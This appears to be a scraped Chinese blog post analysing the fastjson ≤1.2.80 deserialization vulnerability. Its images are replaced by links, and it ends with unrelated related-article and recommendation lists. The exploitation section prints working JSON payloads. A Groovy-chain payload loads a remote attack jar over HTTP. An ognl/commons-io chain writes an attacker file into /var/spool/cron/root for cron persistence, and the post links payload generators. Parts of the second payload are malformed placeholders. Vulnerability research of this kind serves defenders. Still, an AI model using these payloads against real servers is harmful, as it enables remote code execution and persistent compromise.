
匹配下个
 步入com/alibaba/fastjson/util/TypeUtils.java

Mappings.put()将类添加到map中
但是cache不为真

匹配下个


此时expectClass

expectClass非空使用addMapping将clazz类加入缓存

每次处理一层json都会putDeserializer,可以向deserializers添加新数据。

第三次处理会加上org.codehaus.groovy.control.ProcessingUnit
0x03 利用
1、groovy链
需要存在groovy链,这里测试版本使用如下版本
        <dependency>

            <groupId>org.codehaus.groovy</groupId>

            <artifactId>groovy-all</artifactId>

            <version>3.0.12</version>

        </dependency>
jar包用大哥的
https://github.com/Lonely-night/fastjsonVul
将CompilationFailedException作为子类,java.lang.Exception作为期望类可绕过检测
{

    "@type":"java.lang.Exception",

    "@type":"org.codehaus.groovy.control.CompilationFailedException",

    "unit":{}

}

发利用包
{

  "@type":"org.codehaus.groovy.control.ProcessingUnit",

  "@type":"org.codehaus.groovy.tools.javac.JavaStubCompilationUnit",

  "config":{

    "@type": "org.codehaus.groovy.control.CompilerConfiguration",

    "classpathList":["http://127.0.0.1:8081/attack-1.jar"]

  },

  "gcl":null,

  "destDir": "/tmp"

}
2、ognl & io & aspectj & commons-codec
payload可通过大哥写的生成
https://github.com/kezibei/fastjson_payload/blob/main/src/test/Fastjson26_ognl_io_write_4.java
这里payload为往/var/spool/cron/root目录写入计划任务,注意只能往存在目录下写文件
1.2.73-1.2.80 ognl-3.2.21 commons-io-2.2 aspectjtools-1.9.6 commons-codec-1.6

写入复杂文件结构,文件需要大于8kb
{

	"su14": {

		"@type": "java.lang.Exception",

		"@type": "ognl.OgnlException"

	},

	"su15": {

		"@type": "java.lang.Class",

		"val": {

			"@type": "com.alibaba.fastjson.JSONObject",

			{

				"@type": "java.lang.String"

				"@type": "ognl.OgnlException",

				"_evaluation": ""

			}

		},

		"su16": {

			"@type": "ognl.Evaluation",

			"node": {

				"@type": "ognl.ASTMethod",

				"p": {

					"@type": "ognl.OgnlParser",

					"stream": {

  "@type":"org.apache.commons.io.input.BOMInputStream",

  "delegate":{

    "@type":"org.apache.commons.io.input.TeeInputStream",

    "input":{

      "@type": "org.apache.commons.codec.binary.Base64InputStream",

      "in":{

        "@type":"org.apache.commons.io.input.CharSequenceInputStream",

        "charset":"utf-8",

        "bufferSize": 1024,

        "s":{"@type":"java.lang.String""文件baes64"

      },

      "doEncode":false,

      "lineLength":1024,

      "lineSeparator":"5ZWKCg==",

      "decodingPolicy":0

    },

    "branch":{

      "@type":"org.eclipse.core.internal.localstore.SafeFileOutputStream",

      "targetPath":"/var/spool/cron/root"

    },

    "closeBranch":true

  },

  "include":true,

  "boms":[{

                  "@type": "org.apache.commons.io.ByteOrderMark",

                  "charsetName": "UTF-8",

                  "bytes":[85, 48, 104...文件bytes]

                }],

}

				}

			}

		},

		"su17": {

			"$ref": "$.su16.node.p.stream"

		},

		"su18": {

			"$ref": "$.su17.bOM.bytes"

		}

	}
fastjson 1.2.80 漏洞浅析及利用payload的更多相关文章
- fastjson =< 1.2.47 反序列化漏洞浅析
fastjson =< 1.2.47 反序列化漏洞浅析 iiusky 洛米唯熊 今天 文章出处: https://www.03sec.com/3240.shtmlhttps://www.secq ...
- 【JNPF修改通告】fastjson≤1.2.80反序列化漏洞
近日Fastjson Develop Team 发现 fastjson 1.2.80及以下存在新的风险,存在反序列化漏洞.攻击者可绕过默认autoType关闭限制,攻击远程服务器,风险影响较大,请大家 ...
- FastJson远程命令执行漏洞学习笔记
FastJson远程命令执行漏洞学习笔记 Fastjson简介 fastjson用于将Java Bean序列化为JSON字符串,也可以从JSON字符串反序列化到JavaBean.fastjson.ja ...
- CVE-2014-0322漏洞成因与利用分析
CVE-2014-0322漏洞成因与利用分析 1. 简介 此漏洞是UAF(Use After Free)类漏洞,即引用了已经释放的内存,对指定内存处的值进行了加1.其特点在于攻击者结合flash实现了 ...
- Vivotek 摄像头远程栈溢出漏洞分析及利用
Vivotek 摄像头远程栈溢出漏洞分析及利用 近日,Vivotek 旗下多款摄像头被曝出远程未授权栈溢出漏洞,攻击者发送特定数据可导致摄像头进程崩溃. 漏洞作者@bashis 放出了可造成摄像头 C ...
- PHPcms9.6.0任意文件上传漏洞直接getshell 利用教程
对于PHPcms9.6.0 最新版漏洞,具体利用步骤如下: 首先我们在本地搭建一个php环境,我这里是appserv或者使用phpnow (官网下载地址:http://servkit.org/) (只 ...
- CVE-2016-10191 FFmpeg RTMP Heap Buffer Overflow 漏洞分析及利用
作者:栈长@蚂蚁金服巴斯光年安全实验室 一.前言 FFmpeg是一个著名的处理音视频的开源项目,使用者众多.2016年末paulcher发现FFmpeg三个堆溢出漏洞分别为CVE-2016-10190 ...
- FakeID签名漏洞分析及利用(二)
本文转自:http://blog.csdn.net/l173864930/article/details/38409521 继上一次Masterkey漏洞之后,Bluebox在2014年7月30日又公 ...
- FakeID签名漏洞分析及利用(一)
作者:申迪 转载请注明出处: http://blogs.360.cn/360mobile BlueBox于7月30日宣布安卓从2010年以来一直存在一个apk签名问题[1],并且会在今年Black ...
- CVE-2013-2551漏洞成因与利用分析(ISCC2014 PWN6)
CVE-2013-2551漏洞成因与利用分析 1. 简介 VUPEN在Pwn2Own2013上利用此漏洞攻破了Win8+IE10,5月22日VUPEN在其博客上公布了漏洞的细节.它是一个ORG数组整数 ...
随机推荐
- 性能_2 Jmeter脚本增强
一.写脚本注意事项(回顾): 协议: http,https必须写 域名或ip: 不能有/ 请求方法: 看清楚接口文档 路径: 不要把 域名和ip再次 路径中,前后空格要看清楚 %20 空格的urlen ...
- 在循环内调用 size() 方法的开销大吗?
for (int i = 0; i < buildings.size(); i++) {} 和 int n = buildings.size(); for (int i = 0; i < ...
- Java读取数据库表(二)
Java读取数据库表(二) application.properties db.driver.name=com.mysql.cj.jdbc.Driver db.url=jdbc:mysql://loc ...
- Weblogic11g安装部署-winserver篇
目录 一.安装weblogic11g 1.1找到下载好的weblogic11g 1.2打开安装程序wls1033_oepe111150_win32.exe,并完成初始化如下图 1.3点击下一步并选择安 ...
- VUE旅程(2)
继续我的vue踩坑之旅... 电商网站都会有搜索栏,输入内容后在搜索结果页面要带入搜索的关键字,需求就从这里来.代码如下: <v-search :keyword="this.$rout ...
- 爬虫之浏览器指纹ja3_hash的更改
浏览器指纹 反爬中会遇到浏览器指纹,它是不会随着你更换 IP 或者 User-Agent 而改变的.并且他们的指纹每次请求也是固定的.只要网站发现某个拥有特定指纹的客户端持续高频率请求网站,它就可以把 ...
- 2021-10-30:有效的字母异位词。给定两个字符串 s 和 t ,编写一个函数来判断 t 是否是 s 的字母异位词。注意:若 s 和 t 中每个字符出现的次数都相同,则称 s 和 t 互为字母异位
2021-10-30:有效的字母异位词.给定两个字符串 s 和 t ,编写一个函数来判断 t 是否是 s 的字母异位词.注意:若 s 和 t 中每个字符出现的次数都相同,则称 s 和 t 互为字母异位 ...
- Django笔记四十之运行Django环境的python脚本
本文首发于公众号:Hunter后端 原文链接:Django笔记四十之运行Django环境的python脚本 这一篇笔记介绍如何在 Django 中运行脚本. 假设说我们要实现一个功能,需要获取 blo ...
- 浅谈如何使用 github.com/yuin/gopher-lua
最近熟悉 go 项目时,发现项目中有用到 github.com/yuin/gopher-lua这个包,之前并没有接触过,特意去看了官方文档和找了些网上的资料,特此记录下. 本次介绍计划分为两篇文章,这 ...
- Qt数据可视化项目
一.创建项目(步骤按常规来即可) 二.ui设计界面 控件的使用 默认视角:Label标签和horizontalSlider标签 水平旋转:Label标签和horizontalSlider标签 垂直旋转 ...